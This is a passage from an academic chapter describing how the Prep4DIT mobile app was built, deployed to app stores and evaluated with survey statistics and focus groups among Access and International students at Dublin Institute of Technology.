When students transition to third level, they experience a major life change, especially if this transition involves a move away from their home (Smith, 2014). Smith also argues that in this transition to a dramatically new environment they are also expected to perform academically whilst adapting to third level life, and states that reducing stress during this transition to college might help reduce experiences of depression and support the student better. Research suggests that International students are particularly prone to experiencing acculturative stress and difficulties with adjustment to the environment of the host country and third level, usually from a combination of language barriers, educational difficul-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ties, isolation, discrimination, and practical problems associated with changing environments (Smith & Khawaja, 2011).

Poyrazli and Grahame (2007) argue that third level institutions has a significant role in developing the resources needed to help International students have a successful adjustment experience. One particular piece of research indicated that mobile technologies can offer real advantages for students by making it as easy as possible for them to engage on their own terms with open access resources and that fostering new approaches with technology initiatives can ensure that the potential for enhanced student support can be fully exploited (Fotheringham & Alder, 2012).


Phase 1: Design and Development of the Mobile App

The initial stages of designing and developing the app were identifying a cloud-mobile hybrid development platform, producing a project plan, and ascertaining the key resources required. Three people were placed on the development team based on the skills required – A content researcher, an app developer and a graphic designer. The purpose of the content researcher was to research and decide on what up to date information could be placed in the app. The graphic designer was an essential resource to work on the optics of the user interface and to ensure consistent branding to link the mobile app to existing on-line resources such as an associated blog and Twitter account. Evidence suggests that with webpage design there is a correlation between aesthetics and perceived usability which can positively affect user's impression of the site (Schultz, 2007). The app developer was tasked with implementing the content and graphics into the mobile app and deploying across Apple's App Store and Google's Play Store. Timelines and milestones were identified, as were inputs from other key personnel on the Programme, such as academics, outlined in Figure 1.

Once resources were identified and the timeline agreed, a requirements gathering phase was undertaken where the authors and stakeholders identified what information the students were likely to need and hence what functionality the app would need to provide. The app would be labelled "Prep4DIT" and the design would match existing branding on literature and online resources. Nine requirements were identified as per Table 1 including DIT Resources & Campus Information, Staff Contact Information and Living in Ireland Information.

Integration of the mobile app with existing web based tools - such as the Prep4DIT Twitter feed, YouTube Channel, Tumblr blog and Facebook page - was considered essential, as these tools would remain important to any students who did not have access to the app. This also had the advantage of allowing for real time content changes by many of the Programme's academic staff without the need to modify the actual contents of the app itself, as well as creating a 'one-stop shop' for all existing on-line resources.

Figure 1. Project plan



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. App requirements

DIT Resources & Campus Information	Staff Contact Information	Calendar of Key Dates
Accommodation & Visa Information	Travel Information	Living in Ireland Information
Prep4DIT Blog	Twitter Feed & Facebook	Information Videos


Fling (2009) recommends that good design involves planning the navigation in advance of development to ensure there is a clear thought-out map of the ideal path the user will take to perform a task. This "clickstream" also serves to provide holistic bird's-eye view of the mobile information architecture. Figure 2 outlines the high level "clickstream" navigation plan for the Prep4DIT app.

The designers evaluated some of the on-line development platforms available for hybrid mobile applications utilising the criteria to compare each (Heitkötter et al., 2013):

1. **Development Environment:** Multiplatform capabilities for deployment to both Android and Apple App Stores.
2. **Graphical User Interface (GUI) Design:** Availability of tool to modify and apply bespoke graphics to the app and a WYSIWYG editor.
3. **Ease of Development:** Clear documentation with design examples and intuitive development interface to reduce the learning curve.
4. **Maintainability:** Ease by which the app could be updated and information changed.
5. **Scalability:** Being able to increase the scope of the app in content and functionality in the future.
6. **Opportunities for Further Development:** Reusability of project to other platforms.
7. **Speed and Cost of Deployment:** Factors that will match a rapid deployment.

Most online hybrid mobile app development environments allow the user to prototype and test their functionality before deployment and hence before any payment is made. After evaluating a few of these environments, the designers agreed that the platform provided by a British start-up company called "App Institute" (www.appinstitute.co.uk) offered similar functionality to other platforms on the market, but scored highest in the cost criteria in comparison to others.

Figure 2. App navigation plan



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The App Institute development platform utilises modular components that encapsulate certain functionality – such as social media, HTML pagers, email feedback, maps – and each module is configured and "dropped" into the location on the on screen app preview, as shown in Figure 3. Each module can be organised in any order and its configuration edited to suit the content.

Once the mobile app was built to the meet the requirements agreed at the initial stages, it was then up to the graphic designer to create the colour scheme and icons. Figure 4 show the app interface configuration screen and the completed home page. The colour scheme was chosen to match the current branding of DIT.

Phase 2: Deployment of Mobile App (Prep4DIT)


The App Institute development environment provide testing functionality whereby the pre-release prototype version of the Prep4DIT app could be distributed to the testers – in this case the academic staff of the Programme – who could download a preview app from their respective app stores to allow them to view a fully functional version of the app. This allowed for the testers to evaluate the user experience and to feedback on any errors in content.

Figure 3. The development interface



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. The design interface



When the tester feedback was evaluated and changes implemented, the project moved on to the deployment phase. This involved setting up a Google Developers Account that allowed the developer to deploy the 'apk' file (Android Application Package) that was downloaded from App Institute to the Google Play Store. This involved a registration fee (USD$25.00 as at 12th May 2015). Deployment times to Google's live app market can vary, but are typically within a few hours. Deployment of the app through the Apple App Store involved utilising the internal publishing mechanism of the App Institute and the time to deploy was 14 days, which is longer than for the Google Apps Store due to Apple's evaluation criteria for new apps (Cuadrado & Dueñas, 2012). The cost of an Apple Developer Account to publish the app on the Apple App Store was €99.00 (as at 12th May 2015).

It's important to note the key difference between the two app stores. Apple's App Store has a different approval and review process to Google's Play Store. While the deployment process is open to any submission, Apple employs multiple controls and filters before approving applications for release via the store. Apple manually inspects every submission by applying its defined review criteria, which can result in either approval and release to the market, or rejection of the application with a rationale for the decision. However, the Google Play approval process follows a different approach. Submitted applications are automatically checked for security concerns and immediately published to the market.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


The acceptance of the app on the market is checked through crowdsourcing and developers are liable for the submitted applications. App users detect and report unacceptable applications to Google via their internal reporting mechanism, and after sufficient reports are raised, any suspicious application is inspected by Google, and removed if the reviews are founded (Cuadrado & Dueñas, 2012). Both stores require the submission of apps icons and screen shots, as shown in Figure 5.

Deployment of the app was live on the first week of August 2014 on both app stores. After the app was deployed, any changes made to the app via the App Institutes Developer Interface would be automatically reflected in the app itself. However, with the incorporation of the YouTube Channel, Blog and Twitter feed into the app, a wide range of individuals could contribute to the content without having to modify the app itself. An additional advantage to this approach was that it enabled students who did not download the app to view the same content online.

Phase 3: Evaluation of PREP4DIT

The third and final phase concerns the evaluation of the app. The app was evaluated with a group of incoming Access and International students onto the 2014-15 DIT Foundation Programme. The authors decided to use an explanatory sequential mixed methods design approach to evaluate the app by combining both quantitative and qualitative research. This use of multiple methods was decided upon in order to get an in-depth understanding of the quantitative findings through qualitative data. The collection and analysis of each type of data will be discussed in detail in this phase. The sample for the study was comprised of 91 students (65 from the Access cohort and 26 from the International cohort). All of these students were selected using a purposeful sampling method (the authors were given permission by one of the Foundation Programme lecturers to collect data in his Information Technology [IT] classes). As

Figure 5. Prep4DIT in the Google Play Store



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


evidenced in Figure 6 there were fifty Irish students in the Access cohort and the remainder were from a range of countries including Romania and Ghana. The majority of International students were from Middle Eastern countries, with eighteen from Saudi Arabia and six from Oman.

The sample was made up of 64 male and 27 female students. As can be evidenced from Figure 7, there was a wide age range in the sample with the majority (34) of participants in the 17-23 age category. 21 of these 34 participants were International students. This accounts for 81% of the International cohort. The majority of Access students (37%) were aged between 24 – 30 years. There were 3 female Access students aged between 51 – 60 years.

Evaluation Using Quantitative Data


The quantitative data was gathered through the use of a questionnaire which was developed by the authors. This questionnaire was piloted with eight students (four Access and four International students) prior to being distributed to the sampling cohort. This group of students were also enrolled on the DIT Foundation Programme and had access to the app. However, they were in a different IT class from the sample population and so were ideal candidates for piloting the questionnaire. There were some changes made to the questionnaire after the piloting phase. The majority of these focused around the length of the questionnaire and also the wording of some of the questions. It was important to keep the language to each question clear and concise so that it would not be misinterpreted by students with poor literacy skills or those for whom English was a second language. The final questionnaire was made up of three sections containing a mixture of closed and open ended questions. The final instrument was made accessible to the 91 participating students through an online form and all responses were saved to a password protected spreadsheet in Google Drive.

Figure 6. Nationality and programme type of sample



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Age distribution, gender, and programme type of the sample



Questionnaire Section 1

The first section of the questionnaire began with collecting some background data on the participants such as their gender, age and nationality. It also focused on finding out more about their accessibility to smartphone devices and what types of app they normally use. Similar to other studies (Kobus et al., 2013), 86 of the 91 students who were surveyed owned a smart phone of some description. Of the 86, 35 owned an iPhone and 45 an Android smartphone. This section of the questionnaire also listed the different types of apps available by category (Woodcock, Middleton & Nortcliffe, 2012) and asked the students to rank how often they would them. Figure 8 shows that the most common types of app that students used were communications and social media connectivity, followed by searching for and browsing information. The least common types of app that students uses were subject specific tools and data manipulation.

Questionnaire Section 2

The second section of the questionnaire focused specifically on the PRE4DIT app. It investigated the times when the app was downloaded and the frequency of use per week. As can be seen from Figure 9, the majority of students (31) downloaded the Pre4DIT app in September at the beginning of the academic year. However 5 students did not download it until December and 20 students never downloaded the app. The majority of these (16) were Access students.

The questionnaire found that the majority of students (46) used the app between 1 – 4 times per week (see Figure 10). However, 28 students stated that they never used the app. Once again the majority of these students (21) were from the Access cohort.

The final part of Section 2 focused on the features of the app which students found to be most useful. These features differed for Access and International students and the evaluation reflected such differences. As Figure 11 denotes, International students found the location maps and the emergency contact

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. App usage profile by category





Figure 9. Months in which the Prep4DIT app was downloaded (access and international students)



features of the app to be the most useful. The YouTube Channel and the Entertainment features were found to be the least useful.

As can be seen from Figure 12, Access students on the other hand found the DIT resources and CAO (Central Applications Office) information to be the most helpful. Similar to their International counterparts they also found the YouTube Channel and the Entertainment features to be the least useful.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Frequency of Prep4DIT app use per week (access and international students)





Figure 11. Usefulness of the app's features (international students)




Questionnaire Section 3

The third and final section of the questionnaire comprised of a scale to measure student's attitudes towards the app. The authors could not find any scale for the evaluation of an educational app in the current literature. Hence they decided to develop a basic scale which evaluates the features of an educational app based on the elements that were found to be most important in the literature namely; user-friendliness;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Usefulness of the app features (access students)



content accuracy, appearance/graphics, performance and reliability and student motivation (Schrock, 2011; Vincent, 2012).

The scale consists of 13 items, and respondents were asked to report the extent to which they agreed or disagreed with each statement on a scale of 1 - 5. Seven of the statements in the scale are worded in the direction of a favourable attitude and the other six in the direction of an unfavourable attitude towards the app. Respondents were asked to indicate their level of agreement or disagreement with each item; 1 = strongly disagree, 2= disagree, 3 = undecided, 4 = agree, 5 = strongly agree. Scoring on negatively worded items was reversed (i.e. 1 = strongly agree, 2 = agree, 3 = undecided, 4 = disagree, 5 = strongly disagree). Thus a high score would indicate a more favourable attitude towards the app. The highest possible score for the scale is 65. The authors also looked at the reliability of the scale and found the Cronbach alpha coefficient to be 0.75 which indicates an acceptable level of internal consistency (>0.7).

The overall mean score for the scale was 45.03 (SD: 6.51). Further descriptive analysis of the data in Table 2 highlights that overall students had a positive attitude toward the app.

As can be seen from Table 2, the most positive response from students was that the app gives a positive impression of the course (3.81, SD: 0.84). The students also disagreed that the app is difficult to use (3.67, SD: 0.99) and that the app is not very reliable (3.67, SD: 0.91). The least positive response was that students felt that they were not give sufficient information on how to use the app (2.80, SD: 0.95). A closer look at the data revealed some differences in the responses of Access and International students. The total mean score of the International students (M: 45.81, SD: 6.25) when compared to the Access students (M: 44.54, SD: 6.85) revealed that overall the differences were not statistically significant (t= 1.15, p =.254). However as Table 3 reveals, the differences varied from statement to statement.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Mean and standard deviation of each statement from scale (access and international students)

Statement	Mean	Std. Dev.
I am not comfortable using the app*	3.47	1.12
The app has given me confidence in using technology	3.58	1.05
The app is easy to navigate	3.60	0.94
The information displayed in the app is not always accurate*	3.56	0.97
The app gives me a positive impression of the course	3.81	0.84
Using the app provides me with timely and relevant information	3.24	1.08
The aesthetics of the app are not visually appealing*	3.23	1.03
The app is difficult to use*	3.67	0.99
I was not given sufficient information on how to use the app*	2.80	0.95
The app has made the transition to third level easier	3.43	1.01
I like information about the course being available by app	3.58	1.03
The app is not very reliable*	3.67	0.91
I find the content of the app very useful	3.37	1.06

*The scores for these items were reversed i.e. a high score indicates a favourable attitude.

Table 3. Mean and standard deviation of each statement from scale (international students only)

Statement	IFP Mean	AFP Mean
I am not comfortable using the app*	3.38 (SD:1.20)	3.51 (SD:1.09)
The app has given me confidence in using technology	3.46 (SD:0.84)	3.63 (SD:0.98)
The app is easy to navigate	3.69 (SD:0.90)	3.60 (SD:0.98)
The information displayed in the app is not always accurate*	3.54 (SD:0.80)	3.57 (SD:0.99)
The app gives me a positive impression of the course	3.92 (SD:1.14)	3.77 (SD:0.86)
Using the app provides me with timely and relevant information	3.54 (SD:0.95)	3.12 (SD:1.04)
The aesthetics of the app are not visually appealing*	3.42 (SD:1.24)	3.15 (SD:1.06)
The app is difficult to use*	3.62 (SD:1.13)	3.69 (SD:0.99)
I was not given sufficient information on how to use the app*	2.81 (SD:0.98)	2.80 (SD:0.87)
The app has made the transition to third level easier	3.62 (SD:1.10)	3.35 (SD:0.98)
I like information about the course being available by app	3.70 (SD:1.16)	3.54 (SD:0.99)
The app is not very reliable*	3.73 (SD:0.72)	3.65 (SD:0.98)
I find the content of the app very useful	3.85 (SD:1.05)	3.18 (SD:1.01)

*The scores for these items were reversed i.e. a high score indicates a favourable attitude.

There were statistically significant differences in the responses of the Access and International students to two of the thirteen statements. International students (M: 3.54, SD: 1.14) agreed significantly more (t= 1.68, p =.047) than their Access counterparts (M: 3.12, SD: 1.04) that using the app provides them with timely and relevant information. International students also agreed significantly more (t= 2.79, p =.007) than Access students that they find the content of the app very useful.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Evaluation Using Qualitative Data

The qualitative data was gathered through the form of focus groups. Two separate focus groups were conducted by the authors with six International (P1 – P6) and five Access (P7 – P11) students. These students volunteered to take part in a follow-on discussion following the completion of the questionnaire. Each student was coded to ensure confidentially (P1 – P11). Their responses were transcribed, analysed and arranged into themes by the authors.

The positive findings of the quantitative data were reinforced through the responses of the focus groups. Overall students had a very positive impression of the app.

P9: *In general I find the application very useful.*
P2: *the app in general is really good app and does many things.*
P3: *It's a good step for DIT to make life in DIT easier for international students.*

One of the main themes that emerged from the data was the usefulness of the app for International students when they first arrive in the country and for Access students when they first begin college.

P5: *it's very good for background and general information for DIT particularly at the start.*
P7: *It contained a lot of information for people who were new to Dublin or new to Ireland.*
P3: *I think the Prep4DIT helps particularly in the beginning of the course because it gives you a background about what you need to know about DIT.*

According to participants the most useful aspects of the app were those that provided information on:
Accommodation:

P3: *In the beginning of the course I used it to search for accommodation. It led me to other websites which I may not have found.*
P2: *I was really struggling to find accommodation and it led me in the right direction.*
P8: *some people did not have accommodation and the app was helpful for them.*

Library Opening hours:

P11: *I found the opening hours of the library very good*
P8: *Opening hours for the library were really useful.*

Location / Layout of the campus:

P8: *the campus locator was very helpful. I didn't have a clue where most of the buildings were.*
P9: *The location of the other DIT campus and directions were very useful.*

Emergency Contact Numbers:

P5: *if I'm sick or have a problem I can make contact with the hospital.*
P4: *the contact numbers for emergency situations to help the student is very useful.*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Overall participants found that the app served as a very good '*access point'* with all the relevant information and links in one place:

P10: *all the information that you need for college is there and it's in front of you so you don't have to go searching through websites to find it*.

One of the more interesting themes to emerge from the data is that entertainment features on the app such as Twitter and Facebook helped students to communicate with others through English and improve their language skills:

P2: *things like Twitter and Facebook encourage to communicate with other students to improve your English. I have Irish friends now. The benefit of the app is making conversation with them and it improves our English.*

Furthermore, they keep students engaged with other aspects of college life:

P7: *I really liked the link to the Twitter feed. It had info like maths support groups and so on.*

Another particularly pleasing and important finding to come from the focus groups was the impact that the app had on the first impressions of students registering on the Foundation Programme. This may be important in attracting Access and International students to the Programme in the future:

P8: *when I saw it kind of made me realise that these people are serious about this course.*
P11: *I felt very impressed at first because it made me feel included in the whole thing.*

However, despite the majority of positive feedback, participants of the focus groups also suggested some possible improvements for the app in the future. The main improvement centred on a particular graphic feature. The interface of the app comprises of a series of icons as options to navigate the app, as shown in Figure 13.

However, many of the students, particularly the International found these hard to recognise and would have liked a short description or some explanation for each icon.

P1: *it only gives you the picture, not the title of the features and sometimes this is difficult so I would like the writing as well.*
P5: *The only thing for all the icons to have small description.*
P3: *the clarity on the icons.*

This is an interesting and helpful finding as it reminds the authors that icons which are considered self-explanatory for an Irish audience may not be familiar in an international context.

A common theme for improvement from the Access students was having more relevant up-to-date information provided on the App.

P11: *if you could get information on the course you wanted to attend next year*.
P7: *I would like having a calendar link which notifies that our assignments were due.*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 13. Primary app interface



P10: *a live feed scenario on the front that would give you up to date information.*

All of these suggestions are helpful and will be considered by the developers for inclusion in future modifications to the app. Figure 14 provides a summary of the qualitative data and outlines the main positives of the app and the main areas for improvements as suggested by the participants.

Figure 14. Summary of the qualitative data



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Summary of Evaluation

Overall the findings from both the qualitative and quantitative data are very encouraging and indicate a successful field-testing and evaluation of the app. The responses to the quantitative scale show that in general students held positive attitudes toward the app. The most positive statement was that the app gives a positive impression of the course. This point was also mentioned by students in the qualitative data. The least positive response was that respondents felt that they were not given sufficient information on how to use the app. A training session on how to use the app was conducted with students during their induction week. However the attendance was very low as many of the students were late registering for the Programme. In future, several training sessions should be done in the first few weeks of the Programme to ensure sufficient information is available to all students on how to use the app. Another noteworthy finding from the evaluation was that the earliest students downloaded the app was September, most likely after they had started the Programme. Next year a conscious effort should be made to encourage students to download the app before they begin college. This is where students will gain maximum benefit from the app. Developments in the design of the app should focus on improving the user interface to provide a better experience in intuitive usability for non-English speakers. In terms of the Access students a conscious effort must be made to provide more up-to-date relevant information. This was noted by the Access students in both the qualitative and quantitative data.

DISCUSSION AND CONCLUSION

In this chapter, the authors have shown that mobile applications for smartphones are becoming increasingly widespread and their usage is growing significantly. The advent of the high speed ubiquitous mobile internet has brought in a new market for developers in providing specific real-time point-of-need information to users in the form of mobile apps that are low cost and easily installed by the end user. Aided by the growth in cheap smartphones, there is evidence to suggest that smartphone and tablets are becoming the most common means by which users will access the internet in the future. Apple's App Store and Google's Play store have witnessed a steep increase in both app published and downloaded. This growth has seen consumers favouring mobile applications instead of desktop computers to do everyday tasks such as communicating, engaging in social media sites and browsing. As a result, many software developers are moving towards mobile applications development (Curran, McKelvey, Curran & Nadarajah, 2015).

Ownership of smartphones among third level students is particularly high, and increasingly these students are using smartphones and mobile devices in their everyday lives in college (Kobus et al., 2013). The connectivity, ubiquity and wide range of functionality of these devices offers the potential for the use of smartphones for both education and information within the third level arena. These students have an eagerness and openness to use emerging technologies, and have an expectation that educational organisations are using these mobile technologies to inform and advise them in their college lives.

This chapter has shown that hybrid app development platforms offer academics and administrators a unique opportunity to deploy mobile apps that can provide a rich source of information for transition students to acculturate and prepare for third level. The traditional model of app development requires

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

extensive coding skills and longer deployment times due to testing. However, these web based development platforms allow for a modular plug-in approach to constructing mobile apps that utilise many of the smartphones native features, without prior knowledge of web technologies like HTML, CSS and Javascript. This approach allows the apps to be deployed to both Apple's App Store and Google's Play Stores simultaneously without the need for programming languages and proprietary Software Development Kits (SDK's). Development platforms, like the App Institute used to create the Prep4DIT app, also allow for notification broadcasting which offers the functionality of real time short message communication with all students who have the app installed on their device.

The authors of Prep4DIT project demonstrate that the development time for hybrid mobile apps is much shorter than with traditionally coded native app models. In the case of the Prep4DIT app, concept to live deployment took under 2 months. The authors found that division of labour, such as engaging a graphic designer, can greatly improve the time to deployment. While there are costs involved in creating developer accounts for Apple and Google to deploy the app to their app stores, the overall cost of the Prep4DIT app was relatively low when compared with more traditional approaches to app development.

The results of field-testing and evaluation have shown that the app was seen as useful for International and Access students transitioning to DIT's Foundation Programme, with usage being greater at the start of term when the orientation information was most needed. In general, these students demonstrated a positive attitude towards the app as a means to inform and prepare them for third level, and it is important to note that the provision of mobile apps like Prep4DIT gave the students a positive view of the Programme they were undertaking. The information provided in the app that was seen to be of most use to students was campus locations, calendar dates, staff contacts and emergency contact information. This suggests a need by these students to feel comfortable in their new learning environment and to avoid problems that may arise from a lack of familiarity with the campus. One of the key development areas for future deployments of such an app would be to inform the students of the app at an earlier point before the term begins, perhaps with literature and a user guide included with the acceptance information normally sent to students, as well as including app demonstrations and training at the start of orientation.

While hybrid apps offer the non-technical developer an opportunity to innovate and deploy bespoke mobile apps, they are not without their limitations and caveats that potential developers need to be cognisant of. Hybrid apps development platforms are a one-size-fits all approach, and lack the rich functionality that can compete with natively developed apps. The functionality of the end product is directly dependant on the development platform for storage and provision of the information that is used within the app, and on mobile internet connectivity, which can result in diminished user experience caused by poor performance and loading errors. With the app content information being stored on the developer's platform, the security of this data must be considered. Further research is needed to explore these issues in relation to hybrid app development.

Another factor to consider in the context of the study is that while smartphone and mobile device ownership is very high among students, it may not be ubiquitous. The authors suggest that undertaking a mobile app project should integrate existing on-line resources into the development, rather than replacing them, to include students who do not have access to the app. In the case of the Prep4DIT app, the authors incorporated a blog, Twitter feed, and a YouTube Channel into the app. However these can also be accessed independently by students using traditional platforms such as laptops or desktops. While this app project focused on dominant platforms of Google and Apple, future development should include development and deployment to the smaller but growing Windows Phone App Market.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Overall it can be concluded that this approach of hybrid app development offers real advantages over native development in complexity and ease of use for the non-technical individual. Hybrid app development allows for competitive pricing and rapid deployment, as well as providing an acceptable level of end user experience. With the development platform providing much of the infrastructure and software, educational institutions can benefit by providing innovative solutions for transition students with minimum levels in investment and technical skill.

REFERENCES

Baghdassarian, S. B., Ekholm, J., & Shen, S. (2013). *Predicts 2014: Apps, Personal Cloud and Data Analytics Will Drive New Consumer Interactions*. Gartner, Inc.

Basole, R. C. (2009). Visualization of interfirm relations in a converging mobile ecosystem. *Journal of Information Technology*, *24*(2), 144–159. doi:10.1057/jit.2008.34

Basole, R. C., & Karla, J. (2012). Value transformation in the mobile service ecosystem: A study of app store emergence and growth. *Service Science, 4*(1).

Butler, M. (2011). Android: Changing the mobile landscape. *Pervasive Computing, IEEE*, *10*(1), 4–7. doi:10.1109/MPRV.2011.1

Cappex. (2012). *The Increasing Impact of Mobile Trends on College Admissions in 2012*. Retrieved May 13, 2015, from https://www.cappex.com/media/digitalMobile2012.pdf

Charland, A., & Leroux, B. (2011). Mobile application development: Web vs. native. *Communications of the ACM*, *54*(5), 49. doi:10.1145/1941487.1941504

Christ, A. M. (2011). Bridging the mobile app gap. *Connectivity and the User Experience*, *11*(1), 27–32.

Cuadrado, F., & Dueñas, J. C. (2012). Mobile application stores: Success factors, existing approaches, and future developments. *Communications Magazine, IEEE*, *50*(11), 160–167. doi:10.1109/MCOM.2012.6353696

Curran, M., McKelvey, N., Curran, K., & Nadarajah, S. (2015). *Mobile App Stores*. Retrieved June 9, 2015, from http://scisweb.ulster.ac.uk/~kevin/papers/IGI2014-mobileappstores.pdf

Dahlstrom, E., Walker, J., & Dziuban, C. (2013). *ECAR Study of Undergraduate Students and Information Technology, 2013*. EDUCAUSE Center for Analysis and Research Louisville, CO.

Department of Education and Science. (2004). *A Brief Description Of the Irish Education System*. Dublin: Department of Education and Skills.

Department of Education and Skills. (2010). *Investing in Global Relationships – Irelands International Education Strategy 2010 – 15. Report of the High-Level Group on International Education to the Tánaiste and Minister for Education and Skills*. Dublin: Department of Education and Skills.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Dublin Institute of Technology. (2010). *DIT Strategy on Widening Participation*. Retrieved June 2, 2015, from https://www.dit.ie/media/images/study/Strategy%20on%20Widening%20Participation%20April%202010.pdf

Edmondson, J., Anderson, W., Gray, J., Loyall, J. P., Schmid, K., & White, J. (2014). Next-Generation Mobile Computing. *Software, IEEE*, *31*(2), 44–47. doi:10.1109/MS.2014.39

Finn, M., & O'Connell, P. J. (2012). *Immigration of international students to the EU: Ireland*. Dublin: ERSI.

Fling, B. (2009). *Mobile design and development: Practical concepts and techniques for creating mobile sites and Web apps*. O'Reilly Media, Inc.

Fotheringham, J., & Alder, E. (2012). Getting the Message: supporting students' transition from Higher National to degree level study and the role of mobile technologies. *Electronic Journal of e-Learning, 10*(3), 262-272.

Gartner. (2015). *Gartner Says Smartphone Sales Surpassed One Billion Units in 2014* [Press release]. Retrieved May 2, 2015, from http://www.gartner.com/newsroom/id/2996817

Georgiev, M., Jana, S., & Shmatikov, V. (2014). *Breaking and fixing origin-based access control in hybrid web/mobile application frameworks.* Paper presented at the NDSS symposium. doi:10.14722/ndss.2014.23323

Gupta, P., Gop, K., & Kyei-Blankson, L. (2014). *College students' usage of and expectations from university owned mobile applications.* Paper presented at the World Conference on E-Learning in Corporate, Government, Healthcare, and Higher Education.

Hazelkorn, E. (2011). *Rankings and the Reshaping of Higher Education: the Battle for World Wide Excellence*. Dublin: Palgrave MacMillan. doi:10.1057/9780230306394

Heitkötter, H., Hanschke, S., & Majchrzak, T. (2013). Evaluating Cross-Platform Development Approaches for Mobile Applications. In J. Cordeiro & K. Krempels (Ed.), *Web Information Systems and Technologies. 8th International Conference* (pp. 120–138). Berlin: Springer. doi:10.1007/978-3-642-36608-6_8

Henze, N., Pielot, M., Poppinga, B., Schinke, T., & Boll, S. (2011). My app is an experiment: Experience from user studies in mobile app stores. *International Journal of Mobile Human Computer Interaction*, *3*(4), 71–91. doi:10.4018/jmhci.2011100105

Hingorani, K. K., Woodard, D., & Askari-Danesh, N. (2012). Exploring How smartphones supports students' lives. *Issues in Information Systems*, *13*(2).

Hunt, C. (2011). *National strategy for higher education to 2030: Report of the Strategy Group*. Dublin, Ireland: Department of Education and Skills.

IHEQN. (2006). *Provision of Education to International Students: Code of Practice and Guidelines for Irish Higher Education Institutions*. Dublin: Irish Higher Education Quality Network.

Kobus, M. B., Rietveld, P., & Van Ommeren, J. N. (2013). Ownership versus on-campus use of mobile IT devices by university students. *Computers & Education*, 68.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kukulska-Hulme, A., Pettit, J., Bradley, L., Carvalho, A. A., Herrington, A., Kennedy, D., & Walker, A. (2011). Mature students using mobile devices in life and learning. *International Journal of Mobile and Blended Learning*, *3*(1), 18–52. doi:10.4018/jmbl.2011010102

Lan, Y.-F., & Sie, Y.-S. (2010). Using RSS to support mobile learning based on media richness theory. *Computers & Education*, *55*(2), 723–732. doi:10.1016/j.compedu.2010.03.005

MacLean, S., Tausky, D., Labahn, G., Lank, E., & Marzouk, M. (2011). *Is the iPad useful for sketch input?: a comparison with the tablet PC.* Paper presented at the Eighth Eurographics Symposium on Sketch-Based Interfaces and Modeling. doi:10.1145/2021164.2021166

Manjunatha, A., Ranabahu, A., Sheth, A., & Thirunarayan, K. (2010). *Power of clouds in your pocket: An efficient approach for cloud mobile hybrid application development.* Paper presented at the Cloud Computing Technology and Science (CloudCom), IEEE Second International Conference. doi:10.1109/CloudCom.2010.78

Mao, X., & Xin, J. (2014). Developing Cross-platform Mobile and Web Apps. *CIGR Proceedings, 1*(1).

Oblinger, D., & Oblinger, J. (2005). Is it age or IT: First steps toward understanding the net generation. *Educating the Net Generation, 2*(1–2).

Oblinger, D., Oblinger, J. L., & Lippincott, J. K. (2005). *Educating the net generation*. Boulder, CO: EDUCAUSE.

Ozdamli, F. (2012). Pedagogical framework of m-learning. *Procedia: Social and Behavioral Sciences*, *31*, 927–931. doi:10.1016/j.sbspro.2011.12.171

Pastore, S. (2014). Developing mobile educational apps: Development strategies, tools and business models. *Advances in Computer Science: an International Journal*, *3*(1), 27–36.

Perkins, R., Shiel, G., Merriman, B., Cosgrove, J., & Morgan, G. (2013). *Learning for Life: The Achievements of 15 year olds on Mathematics, Reading Literacy and Science in PISA 2103*. Dublin: Educational Research Centre.

Poyrazli, S., & Grahame, K. M. (2007). Barriers to adjustment: Needs of international students within a semi-urban campus community. *Journal of Instructional Psychology*, *34*(1), 28.

Prasad, M. R., Gyani, J., & Murti, P. (2012). Mobile cloud computing: Implications and challenges. *Journal of Information Engineering and Applications*, *2*(7), 7–15.

Rajapakse, D. C. (2008). *Techniques for De-fragmenting Mobile Applications: A Taxonomy.* Paper presented at the SEKE, San Francisco, CA.

Russo, T. J., Fallon, M., Zhang, J., & Acevedo, V. (2014). *Today's University Students and Their Need to Connect*. Retrieved April 12, 2015, from http://files.eric.ed.gov/fulltext/EJ1057527.pdf

Salz, P. A., & Moranz, J. (2013). *The Everything Guide to Mobile Apps: A Practical Guide to Affordable Mobile App Development for Your Business*. Adams Media.

Sawir, E. (2005). Language Difficulties of International Students in Australia: The Effects of Prior Learning Experience. *International Education Journal*, *6*(5), 567–580.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Schrock, K. (n.d.). *Critical evaluation of a content-based mobile app.* Retrieved November 16, 2014, from http://www.ipads4teaching.net/uploads/3/9/2/2/392267/evalipad_content.pdf

Schuetze, H. G., & Slowey, M. (2002). Participation and exclusion: A comparative analysis of non-traditional students and lifelong learners in higher education. *Higher Education*, *44*(3-4), 309–327. doi:10.1023/A:1019898114335

